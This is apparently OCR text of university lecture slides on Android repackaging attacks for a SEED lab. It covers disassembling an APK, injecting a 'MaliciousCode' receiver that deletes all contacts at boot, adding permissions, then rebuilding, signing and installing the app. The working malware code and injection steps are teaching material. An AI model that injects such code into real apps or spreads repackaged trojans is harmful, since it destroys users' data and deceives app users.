
Android Repackaging Attack


SYRACUSE UNIVERSITY ENGINEERING & COMPUTER SCIENCE

How the Attack Works

Computer Virus




Overview of the Repackaging Attack




Disassemble APK File

The Packaging Process



The APK Structure



Java

Assembly : Smali

.smali

Disassemble the APK File (Ubuntu)


- **Disassemble the APK file**

```
$ apktool d RepackagingLab.apk
```

- **Assemble the APK file**

```
$ apktool b [application_folder]
```

APK Structure After Disassembly



Files in the Smali Folder

```
seed@MobiSEEDUbuntu:~/labs/repackaging/RepackagingLab/smali/com/mobiseed/repackaging$ ll
total 180
-rw-rw-r-- 1 seed seed   988 Jun  2 21:35 BuildConfig.smali
-rw-rw-r-- 1 seed seed  5974 Jun  2 21:35 HelloMobiSEED.smali
-rw-rw-r-- 1 seed seed  1393 Jun  2 21:35 R$anim.smali
-rw-rw-r-- 1 seed seed 17140 Jun  2 21:35 R$attr.smali
-rw-rw-r-- 1 seed seed  1174 Jun  2 21:35 R$bool.smali
-rw-rw-r-- 1 seed seed  6493 Jun  2 21:35 R$color.smali
-rw-rw-r-- 1 seed seed  8753 Jun  2 21:35 R$dimen.smali
-rw-rw-r-- 1 seed seed  6059 Jun  2 21:35 R$drawable.smali
-rw-rw-r-- 1 seed seed  8391 Jun  2 21:35 R$id.smali
-rw-rw-r-- 1 seed seed   970 Jun  2 21:35 R$integer.smali
-rw-rw-r-- 1 seed seed  4248 Jun  2 21:35 R$layout.smali
-rw-rw-r-- 1 seed seed   665 Jun  2 21:35 R$menu.smali
-rw-rw-r-- 1 seed seed   647 Jun  2 21:35 R$mipmap.smali
-rw-rw-r-- 1 seed seed   998 Jun  2 21:35 R.smali
-rw-rw-r-- 1 seed seed  2685 Jun  2 21:35 R$string.smali
-rw-rw-r-- 1 seed seed 44224 Jun  2 21:35 R$styleable.smali
-rw-rw-r-- 1 seed seed 27150 Jun  2 21:35 R$style.smali
```

Smali Code (Assembly)

Java code

```
if (flagx == 1)
        flagx = 2
else
        flagx = 3
```


Smali code

```
const/4 v1, 0x1
if-ne v0, v1, :cond_0
const/4 v2, 0x2
move v0,v2
goto :goto_0
:cond_0
const/4 v2, 0x3
move v0,v2
:goto_0
```

Writing Malicious Code

SYRACUSE UNIVERSITY ENGINEERING & COMPUTER SCIENCE

Writing Malicious Code




Malicious Code Example

❖ Code explanation

```
public class MaliciousCode extends BroadcastReceiver {
 @Override
 public void onReceive(Context context, Intent intent) {
  ContentResolver contentResolver = context.getContentResolver();
  Cursor cursor =contentResolver.query(
                 ContactsContract.Contacts.CONTENT_URI, null, null, null, null);
  while (cursor.moveToNext()) {
   String lookupKey = cursor.getString
                    (cursor.getColumnIndex(ContactsContract.Contacts.LOOKUP_KEY));

   Uri uri = Uri.withAppendedPath
            (ContactsContract.Contacts.CONTENT_LOOKUP_URI, lookupKey);
   contentResolver.delete(uri, null, null);
  }
 }
}
```




❖ Inject the smali code

```
$ cp MaliciousCode.smali RepackagingLab/smali/com/
```

Files that are needed

- MaliciousCode.smali: this code will delete all the contacts on the phone if triggered.
- You can use some existing apps for this lab; if you don't want to do that, we have created a simple app (RepackagingLab.apk) that you can use.

Permission-Based Access Control for Android



Request More Permissions

```
Set Permissions after <manifest> tag & register BroadcastReceiver in
<application> tag :

<manifest...>

    ...
   <uses-permission android:name="android.permission.READ_CONTACTS" />
   <uses-permission android:name="android.permission.WRITE_CONTACTS" />
   <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
    ....

   <application>
       .....
       .....
      <receiver android:name="com.MaliciousCode" >
          <intent-filter>
              <action android:name="android.intent.action.BOOT_COMPLETED" />
          </intent-filter>
      </receiver>
   </application>

</manifest>
```

Modify AndroidManifest.xml

AndroidManifest.xml (~/RepackagingLab) - gedit

Open Save Undo

AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
          package="com.mobiseed.repackaging"
          platformBuildVersionCode="23"
          platformBuildVersionName="6.0-2166767">

        <uses-permission android:name="android.permission.READ_CONTACTS" />
        <uses-permission android:name="android.permission.WRITE_CONTACTS" />
        <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />

        <application android:allowBackup="true"
                android:debuggable="true"
                android:icon="@drawable/mobiseedcrop"
                android:label="@string/app_name"
                android:supportsRtl="true"
                android:theme="@style/AppTheme">

                <activity android:label="@string/app_name"
                          android:name="com.mobiseed.repackaging.HelloMobiSEED"
                          android:theme="@style/AppTheme.NoActionBar">
                     <intent-filter>
                        <action android:name="android.intent.action.MAIN"/>
                        <category android:name="android.intent.category.LAUNCHER"/>
                     </intent-filter>
                </activity>

                <receiver android:name="com.MaliciousCode" >
                    <intent-filter>
                        <action android:name="android.intent.action.BOOT_COMPLETED" />
                    </intent-filter>
                </receiver>

    </application>

</manifest>
```

Add Permissions

Register Broadcast Receiver

XML Tab Width: 8 Ln 16, Col 37 INS

Repackaging

Repackage the App

❖ Compile smali code to dex code, and package the app

```
seed@MobiSEEDUbuntu:~/labs/repackaging$ apktool b RepackagingLab
I: Using Apktool 2.1.0
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
```

❖ The location of the new APK file

```
seed@MobiSEEDUbuntu:~/labs/repackaging$ ls -l RepackagingLab/dist/
total 1368
-rw-rw-r-- 1 seed seed 1398442 Jun  2 22:54 RepackagingLab.apk
```

Signing APK File

Sign the APK File: Commands

❖ Step 1: Generate the signing key

```
keytool -alias mykey -genkey -v -keystore mykey.keystore
```

```
seed@MobiSEEDUbuntu:$ keytool -alias mykey -genkey -v -keystore mykey.keystore
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:
What is the name of your organizational unit?
  [Unknown]:
What is the name of your organization?
  [Unknown]:
What is the name of your City or Locality?
  [Unknown]:
What is the name of your State or Province?
  [Unknown]:
What is the two-letter country code for this unit?
  [Unknown]:
Is CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown correct?
  [no]:  yes

Generating 1,024 bit DSA key pair and self-signed certificate (SHA1withDSA) with a validity of 90 days
        for: CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
Enter key password for <mykey>
        (RETURN if same as keystore password):
[Storing mykey.keystore]
```

❖ Step 2: Sign the APK file

```
jarsigner -keystore mykey.keystore RepackagingLab.apk mykey
```

Environment Setup for Experiment

❖ Virtual Machines

adb

❖ Get Android's IP address (Inside Android VM)


```
u0_a27@x86:/ $ netcfg
eth0     UP                10.0.2.19/24  0x00001043 08:00:27:ef:b1:12
sit0     DOWN               0.0.0.0/0     0x00000080 00:00:00:00:00:00
lo       UP                 127.0.0.1/8   0x00000049 00:00:00:00:00:00
ip6tnl0  DOWN               0.0.0.0/0     0x00000080 00:00:00:00:00:00
```

❖ Connect to Android VM from the Ubuntu VM

10.0.2.15

NAT Network

```
seed@MobiSEEDUbuntu:$ adb disconnect
disconnected everything
seed@MobiSEEDUbuntu:$ adb connect 10.0.2.19
connected to 10.0.2.19:5555
seed@MobiSEEDUbuntu:$ adb devices
List of devices attached
10.0.2.19:5555  device

seed@MobiSEEDUbuntu:$ adb install -r RepackagingLab.apk
3857 KB/s (1453482 bytes in 0.367s)
WARNING: linker: app_process: unused DT entry: type 0x6ffffffe arg 0x6d8
WARNING: linker: app_process: unused DT entry: type 0x6fffffff arg 0x1
        pkg: /data/local/tmp/RepackagingLab.apk
Success
```

run the app once

A Real Attack

Example: Fake Angry Birds Space

- Faked one available on various Android app marketplaces, not Google's market
- Trojan Horse: Andr/KongFu-L
- Use GingerBreak exploit to gain root access
- Install malicious code

Summary

- How repackaging attacks work
- The repackaging process
- Reverse engineering